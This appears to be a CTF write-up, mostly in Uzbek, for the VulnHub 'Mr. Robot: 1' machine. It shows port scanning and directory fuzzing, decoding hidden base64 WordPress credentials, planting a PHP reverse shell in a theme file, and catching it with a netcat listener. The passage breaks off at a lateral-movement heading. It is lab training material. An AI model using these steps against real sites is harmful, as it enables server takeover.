


Mr. Robot: 1 - Writeup

1. Reconnaissance

IP - 192.168.56.105

Machine - Mr. Robot: 1 (VulnHub)




```
(saidislom@kali)-[~]
$ nmap 192.168.56.105 -p- --min-rate 10000
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-17 23:07 +0500
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 18.57% done; ETC: 23:08 (0:00:09 remaining)
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 98.10% done; ETC: 23:08 (0:00:00 remaining)
Nmap scan report for 192.168.56.105
Host is up (0.000093s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    closed ssh
80/tcp    open  http
443/tcp   open  https
MAC Address: 08:00:27:71:14:C2 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.91 seconds

(saidislom@kali)-[~]
$
```

nmap orqali to'liq port skanerlash (-p- --min-rate 10000) qildik: faqat 80/tcp (http) va 443/tcp (https) portlari ochiq ekan, 22/tcp ssh esa yopiq.

2. Vulnerability Assessment - Katalog va fayllarni qidirish




```
Session Actions Edit View Help
audio [Status: 301, Size: 236, Words: 14, Lines: 8, Duration: 1117ms]
blog [Status: 301, Size: 235, Words: 14, Lines: 8, Duration: 1081ms]
admin [Status: 301, Size: 236, Words: 14, Lines: 8, Duration: 1109ms]
css [Status: 301, Size: 234, Words: 14, Lines: 8, Duration: 4421ms]
images [Status: 301, Size: 237, Words: 14, Lines: 8, Duration: 1665ms]
index.html [Status: 1077, Words: 189, Lines: 31, Duration: 1659ms]
intro [Status: 200, Size: 516314, Words: 2076, Lines: 2028, Duration: 1567ms]
js [Status: 301, Size: 233, Words: 14, Lines: 8, Duration: 2319ms]
license [Status: 200, Size: 309, Words: 25, Lines: 157, Duration: 4868ms]
phpmyadmin [Status: 403, Size: 94, Words: 14, Lines: 1, Duration: 1537ms]
readme [Status: 200, Size: 64, Words: 14, Lines: 2, Duration: 1701ms]
robots [Status: 200, Size: 41, Words: 2, Lines: 4, Duration: 3029ms]
rss2 [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 5978ms]
rss [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 5769ms]
robots.txt [Status: 200, Size: 41, Words: 2, Lines: 4, Duration: 1584ms]
video [Status: 301, Size: 236, Words: 14, Lines: 8, Duration: 1513ms]
sitemap [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 1338ms]
sitemap.xml [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 1317ms]
wp-content [Status: 301, Size: 241, Words: 14, Lines: 8, Duration: 1488ms]
wp-admin [Status: 301, Size: 239, Words: 14, Lines: 8, Duration: 1397ms]
wp-includes [Status: 301, Size: 242, Words: 14, Lines: 8, Duration: 1476ms]
wp-settings [Status: 500, Size: 0, Words: 1, Lines: 1, Duration: 7603ms]
wp-config [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 7536ms]
wp-cron [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 7561ms]
wp-login [Status: 200, Size: 2678, Words: 115, Lines: 53, Duration: 7558ms]
wp-links-opml [Status: 200, Size: 227, Words: 13, Lines: 11, Duration: 7539ms]
wp-signup [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 7418ms]
:: Progress: [4750/4750] :: Job [1/1] :: 54 req/sec :: Duration: [0:01:26] :: Errors: 2744 ::

(saidislom@kali)-[~]
$
```


wfuzz/dirb yordamida veb-saytdagi yashirin fayl va kataloglarni fuzz qildik. Natijada **robots.txt**, **license**, **sitemap.xml**, **readme** kabi qiziqarli yo'llar 200 status kod bilan qaytganini payqadik. **robots.txt** ichida odatda "key-1-of-3.txt" kabi flag fayl yo'li ko'rsatilgan bo'ladi, **license** sahifasi esa qo'shimcha tekshirishga loyiq ko'rindi.

3. Login ma'lumotlarini topish - /license sahifasi



```
what you do just pull code from Rapid9 or some s@% since when did you become a script kitty? do you want a password or something? ZWxsaW90OkVSMjgtMDY1Mgo=
```


Terminalda topilgan base64 qatorni (ZWxsaW90OkVSMjgtMDY1Mgo=) **base64 -d** orqali dekodlab, **elliott:ER28-0652** ko'rinishidagi login/parol juftligini oldik.

A terminal window with a dark background and light blue text. The window title is 'kali@kali: ~'. The menu bar shows 'Session', 'Actions', 'Edit', 'View', and 'Help'. The command prompt shows a user named 'saidislom' on a machine named 'kali'. The command entered is 'echo -n "ZWxsaW90OkVSMjgtMDY1Mgo=" | base64 -d'. The output is 'elliott:ER28-0652'.

```
kali@kali: ~
Session Actions Edit View Help
└─$ echo -n "ZWxsaW90OkVSMjgtMDY1Mgo=" | base64 -d
elliott:ER28-0652
(saidislom@kali)-[~]
└─$
```


Bu qiymatning manbasini tasdiqlash uchun **/license** sahifasini ochdik. Sahifa matnida kinoyali xabar ("why don't you pull code from Rapid9...") bor edi, biroq brauzer Inspector orqali sahifa HTML source kodini ko'rganimizda, matn oxirida yashiringan **ZWxsaW90OkVSMjgtMDY1Mgo=** base64 qatorini topdik — bu aynan yuqorida dekodlagan hashimiz ekan.

4. Exploitation - WordPress admin paneliga kirish




Topilgan **elliott** / **ER28-0652** login-parol juftligi bilan sayt asosidagi WordPress (**wp-login.php**) admin paneliga muvaffaqiyatli kirdik.


5. RCE - Tema fayli orqali PHP reverse-shell joylash



pentestmonkey'ning mashhur **php-reverse-shell.php** skriptini GitHub'dan oldik va undagi IP (**ATTACKER_IP**) va PORT qiymatlarini o'z Kali mashinamiz manzillariga (192.168.56.1:1234) moslashtirdik.




Admin huquqidan foydalanib, WordPress **Pages** → **Add New** orqali (aslida tema faylini tahrirlash imkoniyatidan foydalanib) reverse-shell PHP kodini saytga joylashtirdik. Bu usul WordPress'ning fayl tahrirlagichi orqali serverga to'g'ridan-to'g'ri PHP kod yozish imkonini beradi.




Kali tomonida **nc -lvnp 1234** buyrug'i bilan listenerni tayyor holga keltirdik va joylashtirilgan shell faylining ishga tushishini kutdik.

6. Post-Exploitation - Shell faylini ishga tushirish



Brauzerda joylashtirilgan zararli PHP fayl manziliga (masalan, **/wp-content/themes/twentyfifteen/archive.php**) kirdik — sahifa bo'sh ko'rinsa-da, server orqada reverse-shell kodini bajardi.




netcat listenerimizga ulanish keldi. **uname -a**, **id** buyruqlari bajarilib, biz **daemon** foydalanuvchisi (uid=1) huquqida shell olganimizni tasdiqladi.

7. Lateral Movement - robot foydalanuvchisi parolini topish

